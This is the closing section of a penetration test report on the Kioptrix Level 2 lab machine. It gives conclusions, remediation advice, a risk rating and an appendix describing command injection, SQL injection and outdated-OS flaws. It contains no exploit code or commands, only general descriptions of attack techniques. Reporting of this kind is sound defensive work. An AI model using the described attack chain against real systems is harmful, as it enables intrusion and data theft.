

Figure 15 – execute_exploit_file

Conclusion

The Kioptrix Level 2 assessment revealed a series of severe vulnerabilities that, when combined, resulted in the full compromise of the system. The identified issues would have a significant impact on confidentiality, integrity, and availability if exploited by an adversary.

The root cause of this multi-stage compromise can be attributed to:

- Insufficient input validation in the web application
- Weak separation between user-facing functionality and system-level commands
- Lack of operating system patching and hardening
- Absence of outbound network controls
- Availability of development tools on a production-like host

The goals of the penetration test were met. A targeted attacker with basic reconnaissance capabilities could reliably compromise the environment and gain unrestricted control.

Recommendations

To maintain a secure operating environment, the organization should adopt a comprehensive defence-in-depth strategy that includes timely patching, continuous monitoring, and user awareness training.
Security policies should mandate regular penetration testing, vulnerability scanning, and incident response readiness reviews at least annually or after major infrastructure changes.
All systems and applications exposed to the Internet must be hardened, monitored, and isolated within segmented network zones.

Mitigation Recommendations

- Implement strict sanitization for all user-supplied data using whitelists and prepared statements.
- Remove or restrict functions that execute system commands from web application code.
- Regularly update the OS and kernel to reduce exposure to public exploits.
- Ensure web services run under minimally privileged accounts.

- Block outbound connections except for approved destinations.
- Deploy WAF rules to detect and block SQL injection and command injection attempts.

Risk Rating

The overall risk identified for the organization as a result of this penetration test is assessed as **High**.

A direct attack path exists from the public web interface to full system compromise. Each vulnerability has high exploitability and high impact, and chaining them together is trivial for a moderately skilled attacker.

It is therefore reasonable to believe that a malicious actor with similar tools and intent could successfully execute a targeted attack resulting in:

- Unauthorized access to internal systems and sensitive information
- Compromise of authentication credentials leading to further lateral movement
- Potential data exfiltration or service disruption

Immediate remediation and ongoing security governance measures are strongly recommended to reduce exposure and prevent recurrence.

Appendix A: Vulnerability Detail and Mitigation

Command Injection

Rating: High

Description: Command Injection is a security vulnerability that allows attackers to execute arbitrary operating system commands on the server. This occurs when applications pass unsafe user input directly to system shells without proper validation or sanitization. Attackers inject malicious commands using special characters (;

Impact: Attackers can execute arbitrary system commands with the privileges of the vulnerable application, potentially gaining complete control of the host system. This enables unauthorized data access, file modification or deletion, malware installation, privilege escalation, denial of service, and lateral movement to other systems. Commands executed as root/administrator result in complete system compromise.

Remediation: Avoid calling operating system commands directly from application code. Use built-in language functions or libraries instead of shell commands. If system commands are necessary, implement strict input validation using allowlists of permitted characters and values. Never use user input directly in shell commands. Use parameterized APIs that separate commands from arguments. Apply principle of least privilege - run applications with minimal necessary permissions.

- *OWASP - Command Injection: https://owasp.org/www-community/attacks/Command_Injection*
- *CWE-78: OS Command Injection: https://cwe.mitre.org/data/definitions/78.html*

SQL Injection

Rating: High

Description: SQL Injection is a code injection vulnerability where attackers insert malicious SQL code through user input fields to manipulate database queries. This occurs when applications fail to properly validate or sanitize user input before incorporating it into SQL queries. Attackers use special characters (', --, ;) and SQL keywords (OR, UNION, SELECT) to alter query logic, bypass authentication, or access unauthorized data.

Impact: Attackers can bypass authentication, access or steal sensitive database information (passwords, credit cards, personal data), modify or delete data, execute administrative operations, and potentially achieve remote code execution on the database server. This leads to complete data breaches, regulatory violations, and financial losses.

Remediation: Use parameterized queries (prepared statements) as the primary defense. Never concatenate user input directly into SQL queries. Implement strict input validation using allowlists. Apply least privilege principle to database accounts. Use Web Application Firewalls (WAF) to detect SQL injection attempts. Keep database systems updated with security patches.

- *OWASP - SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection*
- *CWE-89: SQL Injection: https://cwe.mitre.org/data/definitions/89.html*

Outdated Operating System

Rating: High

Description: Outdated Operating System vulnerabilities exist when systems run OS versions that no longer receive security updates from vendors. End-of-life systems like Windows 7 or outdated Linux distributions contain known security flaws that remain unpatched. Without vendor support, these systems are permanently vulnerable to known exploits that attackers actively target.

Impact: Attackers exploit known vulnerabilities to gain unauthorized access, install malware, steal sensitive data, and use compromised systems to attack other network resources. Organizations face data breaches, ransomware attacks, regulatory compliance violations (GDPR, HIPAA, PCI-DSS), and reputational damage.

Remediation: Upgrade to currently supported operating system versions with active vendor support. Establish a patch management program to apply security updates regularly. Create an asset inventory to identify all outdated systems. If immediate upgrades are not possible, implement network segmentation, restrict access, and enhance monitoring. Decommission unnecessary systems that cannot be upgraded.

- *OWASP - Vulnerable and Outdated Components: https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/*
- *CWE-1104: Use of Unmaintained Third Party Components: https://cwe.mitre.org/data/definitions/1104.html*

Appendix B: About the Team